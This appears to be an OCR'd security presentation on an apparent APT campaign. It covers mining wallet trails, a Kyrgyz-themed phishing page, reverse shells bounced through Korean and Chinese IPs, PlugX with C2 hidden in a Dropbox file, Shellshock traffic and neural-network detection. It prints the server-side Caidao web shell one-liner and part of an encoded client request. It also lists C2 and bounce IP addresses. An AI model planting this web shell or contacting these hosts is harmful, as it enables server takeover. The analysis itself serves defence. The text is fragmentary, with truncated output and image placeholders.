3/3/2014 5:58:47 AM (UTC)	MKGCaZwEbRPWU7PnE8BTb5sYUZcWVwxUe5	see tx	- 0.5263152 MNC
3/3/2014 5:58:47 AM (UTC)	MKGCaZwEbRPWU7PnE8BTb5sYUZcWVwxUe5	see tx	- 0.81916537 MNC
3/3/2014 5:58:47 AM (UTC)	MKGCaZwEbRPWU7PnE8BTb5sYUZcWVwxUe5	see tx	- 0.54161601 MNC
3/3/2014 5:58:47 AM (UTC)	MKGCaZwEbRPWU7PnE8BTb5sYUZcWVwxUe5	see tx	- 0.5160554 MNC
3/3/2014 5:56:18 AM (UTC)	MKGCaZwEbRPWU7PnE8BTb5sYUZcWVwxUe5	see tx	- 0.53463671 MNC
3/3/2014 5:56:18 AM (UTC)	MKGCaZwEbRPWU7PnE8BTb5sYUZcWVwxUe5	see tx	- 0.95114204 MNC
3/3/2014 5:56:18 AM (UTC)	MKGCaZwEbRPWU7PnE8BTb5sYUZcWVwxUe5	see tx	- 0.28149311 MNC
3/3/2014 5:56:18 AM (UTC)	MKGCaZwEbRPWU7PnE8BTb5sYUZcWVwxUe5	see tx	- 0.82143478 MNC
3/3/2014 5:56:18 AM (UTC)	MKGCaZwEbRPWU7PnE8BTb5sYUZcWVwxUe5	see tx	- 0.79605472 MNC

Bossa coins

coin mining - follow the trail

MNC/Address

MNC address, block, height, transaction, etc. Sear

MRsa7HTrEJvsGk3BABrgzZMjXh6wzTdU8r

Details	
Operations count:	89
Total received:	192,443.85455633 MNC $1,485
Total spent:	141,972.18843046 MNC $1,095
Final balance:	50,471.66612587 MNC $389

Request address recalculation

Date	Address	Amount
10/21/2014 6:30:14 PM (UTC)	MKcwHtCc2EkPpKdt49Bvar4BxqNG3zNHRr	see tx - 2,999.90 MNC
10/21/2014 6:18:03 PM (UTC)	MRVEdNWrgPhVvknMsS5sSs8BBjrSo3d2sR, MKcwHtCc2EkPpKdt49Bvar4BxqNG3zNHRr	see tx - 4,797 MNC
10/21/2014 6:15:20 PM (UTC)	MKcwHtCc2EkPpKdt49Bvar4BxqNG3zNHRr	see tx - 999.90 MNC
10/21/2014 11:16:15 AM (UTC)	MDUqF1bXeKY3UDoka35AKhL8P7fzXwrkeo	see tx - 29,997 MNC
9/29/2014 4:05:23 AM (UTC)	MRSFMaffikBm1ZGd42t8kPre4CYzRxpV5A	see tx - 7,496.90 MNC
9/4/2014 2:23:23 PM (UTC)	MQtRNvWhG9Lf1FJ5qucpZoqHewYgfcS1hQ, MUgSkj1bJEULBNLXFBgp8fbjeNJ7rLFgoT	see tx - 24,688.5486078 MN
8/31/2014 7:09:53 AM (UTC)	MSwNUNBMPNf1mcmspJzouzM4AJpJYs1Xkz, MJEdq3q7tuZzw7x3qQVCq1Xe86erbE3nXP, MTcrbNisbQ6C3NyqSswvHy7QAiV2AcT6F9, MKu2gHLVBkpgFn7kBtHT9z59rmgjAAmi3m,	see tx + 29,997 MNC

APT ..?

Interesting correlations:

Kyrgyz president plays risky game with rail bargains

By Rustam Makhmudov Source:Global Times Published: 2014-2-24 19:23:01

Illustration: Liu Rui/GT


Kyrgyz President Almazbek Atambayev recently radically changed his viewpoint on the China-Kyrgyzstan-Uzbekistan railway construction project. At a recent press conference, he said that this project doesn't meet the national interests of Kyrgyzstan.

APT ..?

Submission permanent link 03042a7efbfb02bf82bea0347411313330d94b84 (Received 2013-12-20 19:01:36, http://kg.ungov.org/mfa/jq.php?v=webhp)

URL	Status
kg.ungov.org/mfa/jq.php?v=webhp	saved 1315 bytes c7b52bc02a82ecf3f2e08bceabf3296595dc63f5

Maybe APT :p




458 Host	Adress	Time	Look	Delete	Dump
[1] 14079886643	212.112.104.162	2014-08-14 11:57:44	Look	Del	
[2] 14079886566	212.112.104.162	2014-08-14 11:57:36	Look	Del	
[3] 14079886505	212.112.104.162	2014-08-14 11:57:30	Look	Del	
[4] 14079886457	212.112.104.162	2014-08-14 11:57:25	Look	Del	
[5] 14079253806	212.112.104.162	2014-08-13 18:23:00	Look	Del	
[6] 14079247219	212.112.104.162	2014-08-13 18:12:01	Look	Del	
[7] 14079247182	212.112.104.162	2014-08-13 18:11:58	Look	Del	
[8] 14079247091	212.112.104.162	2014-08-13 18:11:49	Look	Del	
[9] 14079247031	212.112.104.162	2014-08-13 18:11:43	Look	Del	
[10] 14079246825	212.112.104.162	2014-08-13 18:11:22	Look	Del	
[11] 14079246787	212.112.104.162	2014-08-13 18:11:18	Look	Del	
[12] 14079246631	212.112.104.162	2014-08-13 18:11:03	Look	Del	
[13] 14079246595	212.112.104.162	2014-08-13 18:10:59	Look	Del	
[14] 14079246523	212.112.104.162	2014-08-13 18:10:52	Look	Del	
[15] 14079215001	212.112.104.162	2014-08-13 17:18:20	Look	Del	
[16] 14079201206	212.112.104.162	2014-08-13 16:55:20	Look	Del	
[17] 14079201189	212.112.104.162	2014-08-13 16:55:18	Look	Del	
[18] 14079201119	212.112.104.162	2014-08-13 16:55:11	Look	Del	
[19] 14079084625	212.112.104.162	2014-08-13 13:41:02	Look	Del	
[20] 14079025015	212.112.104.162	2014-08-13 12:01:41	Look	Del	
[21] 14079024458	212.112.104.162	2014-08-13 12:00:45	Look	Del	
[22] 14078443688	212.112.104.162	2014-08-12 19:52:48	Look	Del	
[23] 14078443531	212.112.104.162	2014-08-12 19:52:33	Look	Del	
[24] 14078443243	212.112.104.162	2014-08-12 19:52:04	Look	Del	
[25] 14078443162	212.112.104.162	2014-08-12 19:51:56	Look	Del	
[26] 14078443061	212.112.104.162	2014-08-12 19:51:46	Look	Del	


Bad guys in your net ;-)

bobao.360.cn/learning/detail/43.html

另一个互联网实际的反弹SHELL例子：



And we see them:



coming from a KR IP address (bounce), redirecting a shell to CHINANET SICHUAN :)
14.63.225.20 and 118.123.116.177 -
`http://bobao.360.cn/learning/detail/43.html`

Other interesting APT techniques

Use of public resources to bounce C2 access is prevalent.
Recent use of PlugX (secondary b-door), keeps C2 encoded at:

- `http://dl.dropboxusercontent.com/s/206qd1beqznk2ya/plan.txt`
- content: DZKSFDAAIDOCIDOCIDOCIDDZJS
- points to 8.8.8.8:53 when not in use

Other indicators related to the campaign:

- Prevalent use of web backdoors (Caidao) - one-liner on server side. Rarely detected by AVs (due to high FP rate).


```
Server:
<%@ Page Language="Jscript"%><%eval(Request.Item["pass"],"unsafe");%>

Client Request:

ception;try{eval(System.Text.Encoding.GetEncoding(65001).GetString(Syste
jb2RpbmcuR2V0RW5jb2RpbmcoNjUwMDEpLkdldFN0cmluZyhTeXN0ZW0uQ29udmVydC5Gcm
5ldyBTeXN0ZW0uSU8uRGlyZWN0b3J5SW5mbyhEKTt2YXIgcz1tLkdldERpcmVjdG9yaWVzK
lN0cmluZ3tyZXR1cm4gU3lzdGVtLklPLkZpbGUuR2V0TGFzdFdyaXRlVGltZShwKS5Ub1N0
PUQrc1tpXS5OYW1lO1Jlc3BvbnNlLldyaXRlKHNbaV0uTmFtZSsiL1x0IitUKFApKyJcdDB
pXS5OYW1lO1Jlc3BvbnNlLldyaXRlKHNbaV0uTmFtZSsiXHQiK1QoUCkrIlx0IitzW2ldLk
.Write("ERROR://
"+err.message);}Response.Write("|<-");Response.End();
```

- PlugX installed as backup measure to regain access.
- HTRAN used widely to channel the data.
- Initial compromise - through exposed staging environment


Overview

Passive HTTP - anomaly detection

An shellshock-based vulnerability



Shellshock on the wire




1	0.000000	144.76.75.73		TCP	74 42224 > http [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=551085258 TSecr=0 WS=128
2	0.000136		144.76.75.73	TCP	74 http > 42224 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1460 SACK_PERM=1 TSval=3887699106 TSecr=551
3	0.295013			TCP	66 42224 > http [ACK] Seq=1 Ack=1 Win=14720 Len=0 TSval=551085331 TSecr=3887699106
4	0.295503	144.76.75.73		HTTP	186 HEAD /cgi-b[redacted].sh HTTP/1.1
5	0.295724	1[redacted]	[redacted]	TCP	66 http > 42224 [ACK] Seq=1 Ack=121 Win=14592 Len=0 TSval=3887699401 TSecr=551085331
6	0.304998	[redacted]	144.76.75.73	TCP	213 [TCP segment of a reassembled PDU]
7	0.305052	[redacted]	144.76.75.73	HTTP	66 HTTP/1.1 200 OK
8	0.601870	144.76.75.73	[redacted]	TCP	66 42224 > http [ACK] Seq=121 Ack=148 Win=15744 Len=0 TSval=551085408 TSecr=3887699411
9	0.601968	144.76.75.73	[redacted]	TCP	66 42224 > http [FIN, ACK] Seq=121 Ack=149 Win=15744 Len=0 TSval=551085408 TSecr=3887699411
10	0.602257	[redacted]	144.76.75.73	TCP	66 http > 42224 [ACK] Seq=149 Ack=122 Win=14592 Len=0 TSval=3887699706 TSecr=551085408

Neural network detection

```
otal error: 0.127858432163
otal error: 0.125699276086
otal error: 0.125442272296
otal error: 0.125116112654
otal error: 0.125056228129
poch:    5   train error:  0.03%   test error:  0.01%
otal error: 0.125017047704
otal error: 0.125018629016
otal error: 0.125000834366
otal error: 0.125000137499
otal error: 0.125000057281
poch:   10   train error:  0.03%   test error:  0.01%
otal error: 0.125000000004
otal error: 0.125000238649
otal error: 0.125000105813
```

Neural network detection



